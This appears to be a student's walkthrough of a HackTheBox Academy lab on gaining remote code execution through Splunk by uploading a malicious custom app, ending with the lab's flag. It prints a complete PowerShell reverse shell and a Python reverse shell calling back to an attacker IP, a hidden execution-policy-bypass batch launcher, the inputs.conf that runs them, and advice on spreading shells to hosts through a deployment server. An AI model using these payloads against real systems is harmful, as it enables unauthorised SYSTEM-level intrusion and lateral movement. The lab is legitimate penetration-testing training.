As discussed in the previous section, we can gain remote code execution on Splunk by creating a custom application to run Python, Batch, Bash, or PowerShell scripts. From the Nmap discovery scan, we noticed that our target is a Windows server. Since Splunk comes with Python installed, we can create a custom Splunk application that gives us remote code execution using Python or a PowerShell script.
Abusing Built-In Functionality
We can use this Splunk package to assist us. The bin directory in this repo has examples for Python and PowerShell. Let's walk through this step-by-step.
To achieve this, we first need to create a custom Splunk application using the following directory structure.
sasorirose@htb[/htb]$ tree splunk_shell/

splunk_shell/
├── bin
└── default

2 directories, 0 files
The bin directory will contain any scripts that we intend to run (in this case, a PowerShell reverse shell), and the default directory will have our inputs.conf file. Our reverse shell will be a PowerShell one-liner.
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
The inputs.conf file tells Splunk which script to run and any other conditions. Here we set the app as enabled and tell Splunk to run the script every 10 seconds. The interval is always in seconds, and the input (script) will only run if this setting is present.
sasorirose@htb[/htb]$ cat inputs.conf

[script://./bin/rev.py]
disabled = 0
interval = 10
sourcetype = shell

[script://.\bin\run.bat]
disabled = 0
sourcetype = shell
interval = 10
We need the .bat file, which will run when the application is deployed and execute the PowerShell one-liner.
@ECHO OFF
PowerShell.exe -exec bypass -w hidden -Command "& '%~dpn0.ps1'"
Exit
Once the files are created, we can create a tarball or .spl file.
sasorirose@htb[/htb]$ tar -cvzf updater.tar.gz splunk_shell/

splunk_shell/
splunk_shell/bin/
splunk_shell/bin/rev.py
splunk_shell/bin/run.bat
splunk_shell/bin/run.ps1
splunk_shell/default/
splunk_shell/default/inputs.conf
The next step is to choose Install app from file and upload the application.
https://10.129.201.50:8000/en-US/manager/search/apps/local

Before uploading the malicious custom app, let's start a listener using Netcat or socat.
sasorirose@htb[/htb]$ sudo nc -lnvp 443

listening on [any] 443 ...
On the Upload app page, click on browse, choose the tarball we created earlier and click Upload.
https://10.129.201.50:8000/en-US/manager/appinstall/_upload?breadcrumbs=Settings%7C%2Fmanager%2Fsearch%2F%09Apps%7C%2Fmanager%2Fsearch%2Fapps%2Flocal

As soon as we upload the application, a reverse shell is received as the status of the application will automatically be switched to Enabled.
sasorirose@htb[/htb]$ sudo nc -lnvp 443

listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.50] 53145


PS C:\Windows\system32> whoami

nt authority\system


PS C:\Windows\system32> hostname

APP03


PS C:\Windows\system32>
In this case, we got a shell back as NT AUTHORTY\SYSTEM. If this were a real-world assessment, we could proceed to enumerate the target for credentials in the registry, memory, or stored elsewhere on the file system to use for lateral movement within the network. If this was our initial foothold in the domain environment, we could use this access to begin enumerating the Active Directory domain.
If we were dealing with a Linux host, we would need to edit the rev.py Python script before creating the tarball and uploading the custom malicious app. The rest of the process would be the same, and we would get a reverse shell connection on our Netcat listener and be off to the races.
import sys,socket,os,pty

ip="10.10.14.15"
port="443"
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
If the compromised Splunk host is a deployment server, it will likely be possible to achieve RCE on any hosts with Universal Forwarders installed on them. To push a reverse shell out to other hosts, the application must be placed in the $SPLUNK_HOME/etc/deployment-apps directory on the compromised host. In a Windows-heavy environment, we will need to create an application using a PowerShell reverse shell since the Universal forwarders do not install with Python like the Splunk server.
Questions:
┌──(sasorirose㉿kazekageiii)-[~/…/Attacking_Common_Application/common_application/splunk/reverse_shell_splunk]
└─$ tar -cvzf splunk_shell.tar.gz reverse_shell_splunk
reverse_shell_splunk/
reverse_shell_splunk/bin/
reverse_shell_splunk/bin/run.bat
reverse_shell_splunk/bin/run.ps1
reverse_shell_splunk/bin/rev.py
reverse_shell_splunk/splunk_shell.tar.gz
reverse_shell_splunk/default/
reverse_shell_splunk/default/inputs.conf

┌──(sasorirose㉿kazekageiii)-[~/…/Attacking_Common_Application/common_application/splunk/reverse_shell_splunk]
└─$ tree
.
├── README.md
├── reverse_shell_splunk
│   ├── bin
│   │   ├── rev.py
│   │   ├── run.bat
│   │   └── run.ps1
│   └── default
│       └── inputs.conf
└── splunk_shell.tar.gz

4 directories, 6 files
PS C:\Windows\system32> type c:\loot\flag.txt
l00k_ma_no_AutH!
PS C:\Windows\system32>
Answer:l00k_ma_no_AutH!